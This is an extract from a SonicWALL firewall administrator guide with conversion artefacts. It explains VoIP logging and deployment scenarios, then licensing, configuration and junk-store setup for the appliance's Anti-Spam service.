You can enable the logging of VoIP events in the SonicWALL security appliance log in the **Log > Categories** page. Log entries are displayed on the **Log > View** page. To enable logging:

- Step 1** Navigate to **Log > Categories**.
- Step 2** Select **Expanded Categories** from the **View Style** drop-down menu in the **Log Categories** section.
- Step 3** Locate the **VoIP (VOIP H.323/RAS, H.323/H.225, H.323/H.245 activity)** entry in the table.
- Step 4** Select **Log** to enable the display of VoIP log events in on the **Log > View** page.
- Step 5** Select **Alerts** to enable the sending of alerts for the category.
- Step 6** Select **Syslog** to enable the capture of the log events into the SonicWALL security appliance Syslog.
- Step 7** Click **Accept**.

VoIP Deployment Scenarios

SonicWALL security appliances can be deployed VoIP devices can be deployed in a variety of network configurations. This section describes the following deployment scenarios:

- [“Generic Deployment Scenario” on page 885](#)
- [“Deployment Scenario 1: Point-to-Point VoIP Service” on page 886](#)
- [“Deployment Scenario 2: Public VoIP Service” on page 887](#)
- [“Deployment Scenario 3: Trusted VoIP Service” on page 888](#)


Generic Deployment Scenario

All three of the following deployment scenarios begin with the following basic configuration procedure:

-
- Step 1** Enable bandwidth management on the WAN interface on **Network > Interfaces**.
 - Step 2** Configure SIP or H.323 transformations and inactivity settings on **VoIP > Settings**.
 - Step 3** Configure the DHCP Server on the **Network > DHCP Server** page with static private IP address assignments to VoIP clients.
 - Step 4** Enable SonicWALL Intrusion Prevention Service to provided application-layer protection for VoIP communications on the **Security Services > Intrusion Prevention** page.
 - Step 5** Connect VoIP Clients to the network.

Deployment Scenario 1: Point-to-Point VoIP Service

The point-to-point VoIP service deployment is common for remote locations or small office environments that use a VoIP end point device connected to the network behind the firewall to receive calls directly from the WAN. The VoIP end point device on the Internet connects to VoIP client device on LAN behind the firewall using the SonicWALL security appliance's Public IP address. The following figure shows a point-to-point VoIP service topology




This deployment does not require a VoIP server. The Public IP address of the SonicWALL security appliance is used as the main VoIP number for hosts on the network. This requires a static Public IP address or the use of a Dynamic DNS service to make the public address available to callers from the WAN. Incoming call requests are routed through the SonicWALL security appliance using NAT, DHCP Server, and network access rules.

To make multiple devices behind the SonicWALL security appliance accessible from the public side, configure One-to-One NAT. If Many-to-One NAT is configured, only one SIP and one NAT device will be accessible from the public side. See [“Network > NAT Policies” on page 381](#) for more information on NAT.

See the [“Using the Public Server Wizard” section on page 884](#) for information on configuring this deployment.

Deployment Scenario 2: Public VoIP Service


The Public VoIP Service deployment uses a VoIP service provider, which maintains the VoIP server (either a SIP Proxy Server or H.323 Gatekeeper). The SonicWALL security appliance public IP address provides the connection from the SIP Proxy Server or H.323 Gatekeeper operated by the VoIP service provider. The following figure shows a public VoIP service topology



For VoIP clients that register with a server from the WAN, the SonicWALL security appliance automatically manages NAT policies and access rules. The SonicWALL security appliance performs stateful monitoring of registration and permits incoming calls for clients while they remain registered. No configuration of clients is required. See the [“Using the Public Server Wizard” section on page 884](#) for information on configuring this deployment.

Deployment Scenario 3: Trusted VoIP Service

The organization deploys its own VoIP server on a DMZ or LAN to provide in-house VoIP services that are accessible to VoIP clients on the Internet or from local network users behind the security gateway. The following figure shows a trusted VoIP service topology.



For VoIP clients that register with a server on the DMZ or LAN, the SonicWALL security appliance automatically manages NAT policies and access rules. The SonicWALL security appliance performs stateful monitoring of registration and permits incoming calls for clients while they remain registered. No configuration on the VoIP clients is required.

To make a server on the LAN accessible to clients on the WAN:

- Step 1** Define a Host address object with the zone and IP address of the server.
- Step 2** Define a NAT policy, mapping traffic coming to the SonicWALL security appliance's public (WAN) IP address and VoIP service (SIP or H.323 Gatekeeper) to the server.
- Step 3** Define access rules allowing VoIP service to pass through the firewall.
- Step 4** See the [“Using the Public Server Wizard” section on page 884](#) for information on configuring this deployment.

VoIP > Call Status

The **VoIP > Call Status** page provides a listing of currently active VoIP calls. The VoIP Call Status table displays the following information about the active VoIP connection:

VoIP /

Call Status

VoIP Call Status Items to 0 (of 0)

Caller IP	Caller-ID	Called IP	Called-ID	Protocol	Bandwidth	Time Started
No VoIP call entries						

- Caller IP
- Caller-ID
- Called IP
- Caller-ID
- Protocol
- Bandwidth
- Time Started

Click **Flush All** to remove all VoIP call entries.

PART 12

Anti-Spam

This part contains the following chapter:

- **Anti-Spam**
- **Purchasing an Anti-Spam License**
- **Anti-Spam > Status**
- **Anti-Spam > Settings**
- **Anti-Spam > Statistics**
- **Anti-Spam > Junk Box Summary**
- **Anti-Spam > Junk Box View**
- **Anti-Spam > Junk Box Settings**
- **Anti-Spam > User View Setup**
- **Anti-Spam > Address Books**
- **Anti-Spam > Manage Users**
- **Anti-Spam > LDAP Configuration**
- **Anti-Spam > Advanced**
- **Anti-Spam > Downloads**



CHAPTER 56

Configuring Anti-Spam

Anti-Spam

This chapter describes how to activate, configure, and manage the Comprehensive Anti-Spam Service on a SonicWALL UTM appliance.

Topics:

- [“Anti-Spam Overview” section on page 893](#)
- [“Purchasing an Anti-Spam License” section on page 899](#)
- [“Anti-Spam > Status” section on page 900](#)
- [“Anti-Spam > Settings” section on page 901](#)
- [“Anti-Spam > Statistics” section on page 905](#)
- [“Anti-Spam > RBL Filter” section on page 905](#)
- [“Anti-Spam > Junk Box Summary” section on page 910](#)
- [“Anti-Spam > Junk Box View” section on page 911](#)
- [“Anti-Spam > Junk Box Settings” section on page 913](#)
- [“Anti-Spam > User View Setup” section on page 913](#)
- [“Anti-Spam > Address Books” section on page 915](#)
- [“Anti-Spam > Manage Users” section on page 917](#)
- [“Anti-Spam > LDAP Configuration” section on page 919](#)
- [“Anti-Spam > Advanced” section on page 923](#)
- [“Anti-Spam > Downloads” section on page 924](#)

Anti-Spam Overview

This section provides an introduction to the Comprehensive Anti-Spam Service.

Topics:

- [“What is Anti-Spam?” section on page 894](#)

- [“Benefits” section on page 895](#)
- [“How Does the Anti-Spam Service Work?” section on page 895](#)

Related topics:

- [“Purchasing an Anti-Spam License” section on page 899](#)
- [“Anti-Spam > Settings” section on page 901](#)
- [“Configuring Anti-Spam for UTM” section on page 902](#)

What is Anti-Spam?

The Anti-Spam feature provides a quick, efficient, and effective way to add anti-spam, anti-phishing, and anti-virus capabilities to your existing SonicWALL UTM appliance.

In a typical configuration of Anti-Spam, the administrator chooses to add Anti-Spam capabilities by selecting it in the SonicOS interface and licensing it. The SonicWALL UTM appliance then uses the same advanced spam-filtering technology as the SonicWALL Email Security products to reduce the amount of junk email the organization delivers to users.

There are two primary ways inbound messages are analyzed by the Anti-Spam feature - Advanced IP Reputation Management and Cloud-based Advanced Content Management. IP Address Reputation uses the GRID Network to identify the IP addresses of known spammers, and reject any mail from those senders without even allowing a connection. GRID Network Sender IP Reputation Management checks the IP address of incoming connecting requests against a series of lists and statistics to ensure that the connection has a probability of delivering valuable email. The lists are compiled using the collaborative intelligence of the SonicWALL GRID Network. Known spammers are prevented from connecting to the SonicWALL UTM appliance, and their junk email payloads never consume system resources on the targeted systems.

Email that does not come from known spammers is analyzed based on “GRIDprints” generated by SonicWALL’s research laboratories and are based on data from millions of business endpoints, hundreds of millions of messages, and billions of reputation votes from the users of the GRID Network. Our Grid Network uses data from multiple SonicWALL solutions to create a collaborative intelligence network that defends against the worldwide threat landscape. GRIDprints uniquely identify messages without exposing data contained in the email message.

The Anti-Spam service determines that an email fits *only one* of the following threats: Spam, Likely Spam, Phishing, Likely Phishing, Virus, or Likely Virus. It uses the following precedence order when evaluating threats in email messages:

- Phishing
- Likely Phishing
- Virus
- Spam
- Likely Spam
- Likely Virus

For example, if a message is both a virus and a spam, the message will be categorized as a virus since virus is higher in precedence than spam.

If the Anti-Spam service determines that the message is *not* any of the above threats, it is judged as good email and is delivered to the destination server.

Benefits

Adding anti-spam protection to your SonicWALL UTM appliance increases the efficiency of your system as a whole by filtering and rejecting junk messages before users see them in their inboxes.

- Reduced amount of bandwidth and resources consumed by junk email in your network
- Reduced number of incoming messages sent to the mail server
- Reduced threat to the organization, because users cannot accidentally infect their computers by clicking on virus spam
- Better protection for users from phishing attacks

How Does the Anti-Spam Service Work?

This section describes the Anti-Spam feature, including the SonicWALL GRID Network, and how it interacts with SonicOS as a whole. The two points of significant connection with SonicOS are Address and Service Objects. You can use the address and service objects to configure the Anti-Spam feature to function smoothly with SonicOS. For example, use the Anti-Spam Service Object to configure NAT policies to archive inbound email as well as sending it through a filter.

The Comprehensive Anti-Spam Service analyzes messages' headers and contents, and uses collaborative GRID printing to block spam email.

Topics:

- [“GRID Network” section on page 895](#)
- [“Address and Service Objects” section on page 896](#)

GRID Network

This section describes the GRID Connection Management with Sender IP Reputation feature that is used by SonicWALL Email Security and by the Anti-Spam service in SonicOS. GRID Network Sender IP Reputation is the reputation a particular IP address has with members of the SonicWALL GRID Network. When this feature is enabled, email is not accepted from IP addresses with a bad reputation. When SonicOS will not accept a connection from a known bad IP address, mail from that IP address never reaches the email server.

GRID Network Sender IP Reputation checks the IP address of incoming connection requests against a series of lists and statistics to ensure that the connection has a probability of delivering valuable email. The lists are compiled using the collaborative intelligence of the SonicWALL GRID Network. Known spammers are prevented from connecting to the SonicWALL UTM appliance, and their junk email payloads never consume system resources on the targeted systems.

Topics:

- [“Benefits” on page 896](#)
- [“GRID Connection Management with Sender IP Reputation and Connection Management Precedence Order” on page 896](#)

Benefits

- As much as 80 percent of junk email is blocked at the connection level, before the email is ever accepted into your network. Fewer resources are required to maintain your level of spam protection.
- Your bandwidth is not wasted on receiving junk email on your servers, only to analyze and delete it.
- A global network watches for spammers and helps legitimate users restore their IP reputations if needed.

GRID Connection Management with Sender IP Reputation and Connection Management Precedence Order

When a request is sent to your first-touch SonicWALL UTM appliance, the Anti-Spam service evaluates the 'reputation' of the requestor. The reputation is compiled from white lists of known-good senders, block lists of known spammers, and denial-of-service thresholds.

If IP Reputation is enabled, the source IP address is checked in this order:

Evaluation	Description
Allow-list	If an IP address is on this list, it is allowed to pass messages through Connection Management. The messages will be analyzed by your SonicWALL UTM appliance as usual.
Block-list	This IP address is banned from connecting to the SonicWALL UTM appliance.
Reputation-list	If the IP address is not in the previous lists, the SonicWALL UTM appliance checks with the GRID Network to see if this IP address has a bad reputation.
Defer-list	Connections from this IP address are deferred. A set interval must pass before the connection is allowed.
DoS	If the IP address is not on the previous lists, the SonicWALL UTM appliance checks to see if the IP address has crossed the Denial of Service threshold. If it has, the appliance uses the existing DoS settings to take action.

Only if the IP address passes all of these tests does the SonicWALL UTM appliance allow that server to make a connection and transfer mail. If the IP address does not pass the tests, there is a message from SonicOS to the requesting server indicating that there is no SMTP server. The connection request is not accepted.

Address and Service Objects

The Anti-Spam feature of SonicOS introduces new Address and Service Objects to manage a customer's email server(s). These objects are used by the Anti-Spam Service for its NAT and Access Rule policies. Automatically-created rules are not editable and will be deleted if the Anti-Spam Service is disabled.

When enabled, the Anti-Spam service creates NAT policies and Access Rules to control and redirect email traffic. The policies and rules are visible in the Network > NAT Policies and Firewall Rules pages, but are not editable. These automatically-created policies are only available when the Anti-Spam service is enabled.

When the Anti-Spam service is licensed and activated, the Anti-Spam > Settings page shows a single checkbox to enable Anti-Spam. Selecting the checkbox invokes the Destination Mail Server Policy Wizard if there is no existing custom access rule and NAT policy for an already-deployed scenario. When you set up generated policies, the Anti-Spam service must know where the emails are routed behind the SonicWALL UTM appliance. Specifically it needs the destination mail server IP address and its zone assignment. The Destination Mail Server Policy Wizard is launched if this data cannot be found.

You will need the following information for the wizard:

- **Destination Mail Server Public IP Address** – The IP address to which external MTAs will be connecting by SMTP.
- **Destination Mail Server Private IP Address** – The internal IP address (behind the SonicWALL UTM appliance) of the Exchange or SMTP server.
- **Zone Assignment** – The zone to which the Exchange server is assigned.
- **Inbound Email Port** – The TCP service port number to which emails will be sent, also known as the inbound SMTP port.

Policies and Address Objects created by the wizard **are editable** and persist even if the Anti-Spam service is disabled.

Topics:

- [“Objects Created When the Anti-Spam Service Is Enabled” on page 897](#)
- [“Objects Created by the Wizard” on page 898](#)

Objects Created When the Anti-Spam Service Is Enabled

This section provides an example of the type of rules and objects generated automatically as Firewall Access Rules, NAT Policies and Service Objects. These objects are not editable and will be removed if the Anti-Spam service is disabled.

The Firewall > Access Rules page shows the generated rules used for Anti-Spam:

<input type="checkbox"/>	5	WAN	>	WAN	6	Any	Public Mail Server Address Group	SMTP (Anti-Spam Inbound Port)	Allow	All	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		
<input type="checkbox"/>	6	WAN	>	WAN	5	Any	All X1 Management IP	HTTPS Management	Allow	All	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		
<input type="checkbox"/>	7	WAN	>	WAN	4	Any	All X1 Management IP	Ping	Allow	All	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		
<input checked="" type="checkbox"/>	11	WAN	>	LAN	6	Any	Any	Any	Deny	All	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		
<input checked="" type="checkbox"/>	12	WAN	>	LAN	5	Any	X1 IP	Example Web Server Services	Allow	All	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		
<input checked="" type="checkbox"/>	13	WAN	>	LAN	4	Any	X1 IP	Huhcorp VoIP Server Services	Allow	All	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		
<input checked="" type="checkbox"/>	14	WAN	>	LAN	3	Any	User Mail Server Public IP	SMTP (Anti-Spam Inbound Port)	Allow	All	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		
<input type="checkbox"/>	15	WAN	>	LAN	2	Any	Default Active WAN IP	SonicWALL Anti-Spam Service	Allow	All	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		
<input type="checkbox"/>	16	WAN	>	LAN	1	Any	Public Mail Server Address Group	SMTP (Anti-Spam Inbound Port)	Allow	All	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		

The rows outlined in red are the access rules generated when Anti-Spam is activated. The row outlined in green is the default rule that Anti-Spam creates if there are no existing mail server policies.

You could also create the following access rules:

- WAN to WAN rule for incoming email (SMTP) from any source to all the WAN IP addresses
- WAN to LAN rule for processed email from Email Security Service to all the WAN IP address using the Anti-Spam service port (default:10025)

The Anti-Spam Service Object is created in the Network > Services page:

<input type="checkbox"/>	143	SonicWALL Anti-Spam Service	TCP	10025	10025			
--------------------------	-----	-----------------------------	-----	-------	-------	--	--	--

This Service Object is referenced by the generated NAT policies:

<input type="checkbox"/>	13	Any	Original	Any	Original	Any	Original	Any	Any	35		
<input type="checkbox"/>	14	Any	Original	Default Active WAN IP	Destination Mail Server Private IP	SonicWALL Anti-Spam Service	SMTP (Send E-Mail)	Any	Any	15		
<input type="checkbox"/>	15	Any	Original	Default Active WAN IP	SonicWALL Email Junk Store	SonicWALL Anti-Spam Service	Original	Any	Any	25		
<input type="checkbox"/>	16	Firewall SSO Agents	Original	LAN Interface IP	Original	SonicWALL SSO Agents	Original	Any	Any	5		
<input type="checkbox"/>	17	Any	Original	LAN Interface IP	Original	SSLVPN	Original	Any	Any	20		
<input type="checkbox"/>	18	Any	Default Active WAN IP	Public Mail Server Address Group	SonicWALL Email Security Service	SMTP (Anti-Spam Inbound Port)	SMTP (Send E-Mail)	Any	Any	13		
<input type="checkbox"/>	19	Any	Original	Public Mail Server Address Group	SonicWALL Email Junk Store	SMTP (Anti-Spam Inbound Port)	SonicWALL Anti-Spam Service	Any	Any	14		
<input type="checkbox"/>	20	Any	Original	Public Mail Server Address Group	Destination Mail Server Private IP	SMTP (Anti-Spam Inbound Port)	SMTP (Send E-Mail)	Any	Any	16		
<input type="checkbox"/>	21	Any	Original	U0 IP	Original	SSH Management	Original	U0	U0	6		
<input type="checkbox"/>	22	Any	Original	U0 IP	Original	HTTPS Management	Original	U0	U0	7		
<input type="checkbox"/>	23	Any	Original	U0 IP	Original	HTTP Management	Original	U0	U0	8		
<input type="checkbox"/>	24	Any	Original	User Mail Server Public IP	User Mail Server Private IP	SMTP (Anti-Spam Inbound Port)	SMTP (Send E-Mail)	Any	Any	17		
<input type="checkbox"/>	25	Any	Original	WAN Interface IP	Original	IKE	Original	Any	Any	2		

The rows outlined in red are the policies generated when Anti-Spam is activated. The row outlined in green is the default policy that Anti-Spam creates if there are no existing mail server policies.

Objects Created by the Wizard

Objects created from your interaction with the wizard can be edited and stay in the system even if the Anti-Spam service is disabled.

The following considerations apply to the auto-generation of policies:

- A system Address Group Object called the **Public Mail Server Address Group** is created as a default for the original destination for generated policies. This group contains the Address Object, **Destination Mail Server Public IP**, which takes the IP address value provided during the wizard.
- In the case where a SonicWALL UTM device already has existing policies for SMTP, the following procedures occur:

- If the existing policy's original destination is a host type Address Object, then the generated policies use the **Public Mail Server Address Group** object as their original destination.
- If the existing policy's original destination is a non-host type Address Object, the generated policies use this non-host type Address Object as their original destination.
- If there is more than one public IP address for SMTP, the administrator can manually add Address Objects to the **Public Mail Server Address Group**.

Purchasing an Anti-Spam License

The following deployment prerequisites are required to use the Anti-Spam for UTM feature:

- A licensed SonicWALL UTM appliance running SonicOS 5.8 or higher
- Anti-Spam License for the UTM
- One of the following Microsoft Windows Servers:
 - Windows Server 2003 (32-bit)
 - Windows SBS 2003 Server (32-bit)
 - Windows Server 2008 (32-bit, 64-bit)
 - Windows SBS 2008 Server (64-bit)

Purchasing an Anti-Spam license for the firewall can be done directly through mySonicWALL.com or through your reseller.



Note

Your UTM appliance must be registered with mySonicWALL.com before use. For further information on registering your appliance, refer to the *Getting Started Guide* for your appliance or to ["Manage Security Services Online" on page 114](#).

-
- Step 1** Open a Web browser on the computer you are using to manage the UTM appliance, and enter **http://www.mySonicWALL.com** in the **location** or **address** field.
 - Step 2** Enter your mySonicWALL.com account **user name** and **password** in the appropriate fields. Click the **submit** button.
 - Step 3** Navigate to **My Products** in the left-hand navigation bar
 - Step 4** Select the UTM appliance you wish to add Anti-Spam capability to.
 - Step 5** Register for a Anti-Spam for UTM license.
 - Step 6** Login to your UTM appliance's web management interface.
 - Step 7** Navigate to the **System > Licenses** page from the navigation bar.mySonicWALL.com
 - Step 8** In the **Manage Security Services Online** section, click the link to activate or renew your license. Alternately, enter your key or keyset.
 - Step 9** Enter your mySonicWALL.com login information.

Anti-Spam > Status

Use the **Anti-Spam > Status** page to view the state of your licensing and monitoring.

The status page also includes the **Email Stream Diagnostics Capture** section. Start the capture to create an application-formatted report on the SMTP-related traffic passing through your SonicWALL UTM appliance. Stop the capture at any time. Download the data to view the information in another application. This report only contains inbound traffic.

To look up the MX record of an emailer, enter it in the **Lookup name or IP** field in the **MX Record Lookup and Banner Check** section and then click **Go**. Comprehensive Anti-Spam Service will attempt to connect to that server and retrieve the SMTP banner. This feature allows you to verify that an email sender is not spoofing an address to appear more legitimate.

Anti-Spam /

Status

Anti-Spam Service Status	
Anti-Spam Service Expiration Date:	05/07/2010
License Node Count:	10
Junk Store Version:	7.1.2.2049

Monitoring Status

Monitored Servers	Current Status	Statistics
SonicWALL Anti-Spam Service	Operational	
SonicWALL Junk Store	Operational	
Destination Mail Server	Operational	

Email Stream Diagnostics Capture

Trace off, Buffer size 2000 KB, Buffer is 0% full, 0 MB of Buffer lost

MX Record Lookup and Banner Check

DNS Server 1:
 DNS Server 2:
 DNS Server 3:
 Lookup name or IP:
 SMTP Port:

Related topics:

- [“Anti-Spam” on page 893](#)
- [“Anti-Spam > Junk Box Summary” on page 910](#)
- [“Anti-Spam > Junk Box View” on page 911](#)

Anti-Spam > Settings

Once you have registered Anti-Spam for UTM, activate it to start your UTM appliance-level protection from spam, phishing, and virus messages.

Step 1 Navigate to **Anti-Spam > Settings**.


Anti-Spam /
Settings

Accept Cancel

Anti-Spam Global Settings

Enable Anti-Spam Service

SonicWALL Junk Store Installer



Click icon to download and install the SonicWALL Junk Store application.
Note: For first time installation, it may take about 5 minute(s) for Junk Store to be in Operational state.





[SonicWALL Anti-Spam Desktop for Outlook and Outlook Express](#)
The Anti-Spam Desktop delivers client-based anti-spam, anti-phishing protection for Outlook, Outlook Express or Windows Mail e-mail clients on Windows-based desktops or laptops.
Note: This is an optional standalone product and is not a required component of the Anti-Spam service.


Email Threat Categories

Email Category	Action
Likely Spam	Store in Junk Box
Definite Spam	Permanently Delete
Likely Phishing	Tag with [LIKELY_PHISHING]
Definite Phishing	Store in Junk Box
Likely Virus	Store in Junk Box
Definite Virus	Permanently Delete

The Junk Store is not available. Messages with the action "Store in Junk Box" will be handled according to Anti-Spam Advanced Settings. If you have the Junk Store installed, check your connection.

User-defined Access Lists

List Name	Configure
Allow Client List	 
Reject Client List	 

Advanced Options 

Step 2 Click **Enable Anti-Spam Service** to activate the Anti-Spam for UTM feature.



Note Enabling Anti-Spam Service disables RBL Filtering.

Step 3 Next, click the **Junk Store Installer** icon to install the junk store on your Windows server as described in ["Installing the Junk Store" on page 903](#).



Note SonicWALL recommends installing Junk Store on your server in order to fully utilize the newest functionality available with CASS 2.0.

Configuring Anti-Spam for UTM

When Anti-Spam for UTM is activated, set your preferences. Once these are configured, your email will be filtered and sorted according to your configuration.

The Email Threat Category Settings section enables you to set default settings for users' messages. Choose default settings for messages that contain spam, phishing, and virus issues.

Use the dropdown options to choose how to handle messages in each threat category. The options are as follows:

Response	Effect
Filtering off	Anti-Spam for UTM will not scan and filter any email for this threat category, so all the email messages are delivered to the recipients.
Tag With	The email is tagged with a term in the subject line, for example, [JUNK] or [Possible Junk?]. Selecting this option allows the user to have control of the email and can junk it if it is unwanted.
Store in Junk Box (default setting)	The email message is stored in the Junk Box. It can be unjunked by users and administrators with appropriate permissions. This option is the recommended setting.
Permanently Delete	The email message is permanently deleted. CAUTION: If you select this option, your organization risks losing wanted email.

If you are using more than one domain, choose the Multiple Domains option and contact SonicWALL or your SonicWALL reseller for more information.

User-defined Access Lists designate which clients are allowed to connect to deliver email. You can also set clients to be automatically rejected.

Advanced options allow you to set the following:

Setting	Description
Allow delivery of unprocessed mails when Comprehensive Anti-Spam Service is unavailable	If the Anti-Spam service is not enabled or unavailable for some other reason, you can choose to let all unprocessed emails go through. Spam messages will be delivered to users, as well as good email.
Tag and Deliver or Delete emails when SonicWALL Junk Store is unavailable	If the SonicWALL Junk Store cannot accept spam messages, you can choose to delete them or deliver them with cautionary subject lines such as "[Phishing]Please renew your account"

Setting	Description
Probe Interval	Set the number of minutes between messages to the monitoring service.
Success Count Threshold	Set the number of successes required to report a success to the monitoring service.
Failure Count Threshold	Set the number of failures required to report a failure to the monitoring service.
Server Public IP Address	The IP address of the server that is available for external connections.
Server Private IP Address	The IP address of the server for internal traffic.
Inbound Email Port	The port your UTM has open to receive email from outside sources.
Use Destination Mail Server Private Address as Junk Store Address	If the Junk Store is on the destination mail server, select the checkbox. If not, enter the Junk Store IP address of where the server is located.
Enable Subsystem Detection	Detect other systems running in your mail stream.

Installing the Junk Store


Anti-Spam for UTM can create a Junk Store on your Microsoft Exchange Server. The Junk Store quarantines messages for end-user analysis and provides statistics. Log in to your Exchange system, then open a browser and log in to the SonicWALL Web management interface, and install the Junk Store.




Note While SonicWALL supports non-Exchange SMTP servers, such as Sendmail and Lotus Domino, it is not required to install the Junk Store on one of these servers. Similar to the SonicWALL Email Security product, the CASS 2.0 feature allows you to install the Junk Store on a stand-alone server.

If you are using an Exchange server:

- Step 1** Log in to your Exchange system, and on that system, open a web browser and log in to the SonicWALL Web Management Interface.
